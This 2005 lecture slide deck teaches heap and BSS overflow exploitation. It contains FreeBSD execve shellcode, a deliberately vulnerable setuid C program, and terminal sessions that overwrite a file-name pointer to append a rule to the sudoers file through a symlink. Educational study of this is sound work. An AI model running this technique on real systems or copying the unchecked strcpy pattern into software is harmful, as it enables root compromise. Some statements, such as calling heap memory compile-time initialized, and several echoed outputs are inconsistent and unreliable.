

Heap and BSS Overflow I

Arbro on 2005-01-22

arbro@chroot.org

CHRo.oT

```
char fbsd_execve[]=  
    "\x99\x52\x68\x6e\x2f"  
    "\x73\x68\x68\x2f\x2f"  
    "\x62\x69\x89\xe3\x51"  
    "\x52\x53\x53\x6a\x3b"  
    "\x58\xcd\x80";
```


Agenda

- Popular overflow – Stack-based Overflows
- Introduction of Heap and Data/BSS
- Verify exploitation
- Sensitive heap data of functions
- Reference

Popular overflow

Stack-based Overflows

Low addresses



← Frame pointer (EBP)


High addresses

Introduction of Heap and Data/BSS

- Memory location
- Heap and BSS
- Idea of evil

Memory location of Heap and BSS

Low address



High address

Heap and BSS

- Less noticed
- Not discrete but seriate
- Most are system and architecture independent, including those with non-executable heaps
- "Memory that is dynamically allocated **by the application** is known as the heap."
- "heap-based overflow" refers to both heap and data/bss sections

Heap and BSS (cont.)

- Heap
 - Dynamically allocated by the application.
 - Initialized at compile-time.
- BSS
 - Uninitialized data
 - Allocated at run-time.
 - Until it is written to, it remains zeroed (or at least from the application's point-of-view).

Idea of evil

- File stealing
 - Overwrite a file
 - Password, user, ...etc
 - Overwrite a configure file
 - For SUID executable program
- Function pointer stealing
 - Execute a shellcode
 - Execute something else by personally creativities.

Verify exploitation

```
craps.cna.ccu.edu.tw - PuTTY
[craps][arbro][ ~/heap ]> cat heap.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    FILE *fd;

    // Allocating memory on the heap
    char *userinput = malloc(20);
    char *outputfile = malloc(20);

    if(argc < 2)
    {
        printf("Usage: %s <string to be written to ./notes>\n", argv[0]);
        exit(0);
    }

    // Copy data into heap memory
    strcpy(outputfile, "./notes");
    strcpy(userinput, argv[1]);

    // Print out some debug messages
    printf("---DEBUG---\n");
    printf("[*] userinput @ %p: %s\n", userinput, userinput);
    printf("[*] outputfile @ %p: %s\n", outputfile, outputfile);
    printf("[*] distance between: %d\n", outputfile - userinput);
    printf("-----\n");

    // Writing the data out to the file.
    printf("Writing to \"%s\" to the end of %s...\n", userinput, outputfile);
    fd = fopen(outputfile, "a");
    if(fd == NULL)
    {
        fprintf(stderr, "error opening %s\n", outputfile);
        exit(1);
    }

    fprintf(fd, "%s\n", userinput);
    fclose(fd);

    return 0;
}
[craps][arbro][ ~/heap ]>
```

Verify exploitation (cont.)

```
craps.cna.ccu.edu.tw - PuTTY
[craps][arbro][ ~/heap ]> make
gcc heap.c -o heap
sudo chown root:wheel heap
sudo chmod 6777 heap
[craps][arbro][ ~/heap ]> ls -l
total 1
-rw-r--r--  1 arbro  wheel  - 131B Jan 22 12:24 Makefile
-rwsrwsrwx  1 root   wheel  -  5K Jan 22 12:26 heap*
-rw-r--r--  1 arbro  wheel  - 973B Jan 22 12:15 heap.c
[craps][arbro][ ~/heap ]> ./heap this is just a test.
---DEBUG---
[*] userinput @ 0x804a040: this
[*] outputfile @ 0x804a060: ./notes
[*] distance between: 32
---
Writing to "this" to the end of ./notes...
[craps][arbro][ ~/heap ]> ls -l
total 1
-rw-r--r--  1 arbro  wheel  - 131B Jan 22 12:24 Makefile
-rwsrwsrwx  1 root   wheel  -  5K Jan 22 12:26 heap*
-rw-r--r--  1 arbro  wheel  - 973B Jan 22 12:15 heap.c
-rw-r--r--  1 root   wheel  -  5B Jan 22 12:27 notes
[craps][arbro][ ~/heap ]> cat ./notes
this
[craps][arbro][ ~/heap ]> ./heap 亂七八糟
---DEBUG---
[*] userinput @ 0x804a040: 亂七八糟
[*] outputfile @ 0x804a060: ./notes
[*] distance between: 32
---
Writing to "亂七八糟" to the end of ./notes...
[craps][arbro][ ~/heap ]> ls -l
total 1
-rw-r--r--  1 arbro  wheel  - 131B Jan 22 12:24 Makefile
-rwsrwsrwx  1 root   wheel  -  5K Jan 22 12:26 heap*
-rw-r--r--  1 arbro  wheel  - 973B Jan 22 12:15 heap.c
-rw-r--r--  1 root   wheel  - 14B Jan 22 12:27 notes
[craps][arbro][ ~/heap ]> cat ./notes
this
亂七八糟
[craps][arbro][ ~/heap ]>
```

Verify exploitation (cont.)

```
craps.cna.ccu.edu.tw - PuTTY
[craps][arbro][ ~/heap ]> ./heap test
---DEBUG---
[*] userinput @ 0x804a040: test
[*] outputfile @ 0x804a060: ./notes
[*] distance between: 32
-----
Writing to "test" to the end of ./notes...
[craps][arbro][ ~/heap ]> ./heap 1234567890123456789012345678901
---DEBUG---
[*] userinput @ 0x804a040: 1234567890123456789012345678901
[*] outputfile @ 0x804a060: ./notes
[*] distance between: 32
-----
Writing to "1234567890123456789012345678901" to the end of ./notes...
[craps][arbro][ ~/heap ]> ./heap 12345678901234567890123456789012
---DEBUG---
[*] userinput @ 0x804a040: 12345678901234567890123456789012
[*] outputfile @ 0x804a060:
[*] distance between: 32
-----
Writing to "123456789012345678901234567890123" to the end of ...
error opening
[craps][arbro][ ~/heap ]> ./heap 123456789012345678901234567890123
---DEBUG---
[*] userinput @ 0x804a040: 123456789012345678901234567890123
[*] outputfile @ 0x804a060: 3
[*] distance between: 32
-----
Writing to "123456789012345678901234567890123" to the end of 3...
[craps][arbro][ ~/heap ]> ls -l
total 1
-rw-r--r-- 1 root wheel - 34B Jan 22 12:30 3
-rw-r--r-- 1 arbro wheel - 131B Jan 22 12:24 Makefile
-rwsrwsrwx 1 root wheel - 5K Jan 22 12:26 heap*
-rw-r--r-- 1 arbro wheel - 973B Jan 22 12:15 heap.c
-rw-r--r-- 1 root wheel - 51B Jan 22 12:30 notes
[craps][arbro][ ~/heap ]> cat 3
1234567890123456789012345678901234567890123
[craps][arbro][ ~/heap ]> _
```

Verify exploitation (cont.)

```
craps.cna.ccu.edu.tw - PuTTY
[craps][arbro][ ~/heap ]> cat /usr/local/etc/sudoers
#####
# Copyright (c) 2004 MYC, Infosystem Technology Co., Ltd. #
#####
# User privilege specification
#root    ALL=(ALL)      NOPASSWD: ALL
#%wheel  ALL=(ALL)      NOPASSWD: ALL
#%staff  ALL=(ALL)      ALL
#eintisy ALL=(ALL)      NOPASSWD: ALL
#kudo    ALL=(ALL)      NOPASSWD: ALL
[craps][arbro][ ~/heap ]> ln -fs /usr/local/etc/sudoers
[craps][arbro][ ~/heap ]> ls -l
total 1
-rw-r--r-- 1 arbro wheel - 131B Jan 22 12:24 Makefile
-rwsrwsrwx 1 root  wheel - 5K Jan 22 12:43 heap*
-rw-r--r-- 1 arbro wheel - 973B Jan 22 12:43 heap.c
-rw-r--r-- 1 root  wheel - 5B Jan 22 12:43 notes
lrwxr-xr-x 1 arbro wheel - 22B Jan 22 13:02 sudoers@ -> /usr/local/etc/sudoers
[craps][arbro][ ~/heap ]> ./heap "arbro"                ALL = /home/wheel/eintisy/heap/sudoers"
---DEBUG---
[*] userinput @ 0x804a040: arbro                ALL = /home/wheel/eintisy/heap/sudoers
[*] outputfile @ 0x804a060: /home/wheel/eintisy/heap/sudoers
[*] distance between: 32
-----
Writing to "arbro"                ALL = /home/wheel/eintisy/heap/sudoers" to the end of /home/wheel/eintisy/heap/sudoers
...
[craps][arbro][ ~/heap ]> cat /usr/local/etc/sudoers
#####
# Copyright (c) 2004 MYC, Infosystem Technology Co., Ltd. #
#####
# User privilege specification
#root    ALL=(ALL)      NOPASSWD: ALL
#%wheel  ALL=(ALL)      NOPASSWD: ALL
#%staff  ALL=(ALL)      ALL
#eintisy ALL=(ALL)      NOPASSWD: ALL
#kudo    ALL=(ALL)      NOPASSWD: ALL
arbro    ALL = /home/wheel/eintisy/heap/sudoers
[craps][arbro][ ~/heap ]> _
```

Verify exploitation (cont.)

```
int goodfunc(const char *str); /* funcptr start out as this */
int main(int argc, char **argv)
{
    static char buf[BUFSIZE];
    static int (*funcptr)(const char *str);
    .
    .
    .
}
/* This is what funcptr would point to if we didn't overflow it */
int goodfunc(const char *str)
{
    blahblah;
}
```

Sensitive heap data of functions I (from w00w00)

Functions	Examples include
*gets()/*printf(), *scanf()	_iob (FILE) structure in heap
popen()	_iob (FILE) structure in heap
*dir() (readdir, seekdir,...)	DIR entries (dir/heap buffers)
atexit()	static/global function pointers
strdup()	Allocates dynamic data in the heap
getenv()	Stored data on heap

Sensitive heap data of functions II (from w00w00)

Functions	Examples include
tmpnam()	Stored data on heap
Malloc()	Chain pointers
rpc callback function	Function pointers
windows callback functions	Func pointers kept on heap
signal handler pointer in cygnus (gcc for win)	Functions pointers (note: unix tracks theses in the kernel, not in the heap)

Reference

- <http://www.w00w00.org/files/heaptut/>
 - Chinese version
 - English version
- Hacking – The Art of Exploitation
 - By Jon Erickson
 - ISBN 1-59327-007-0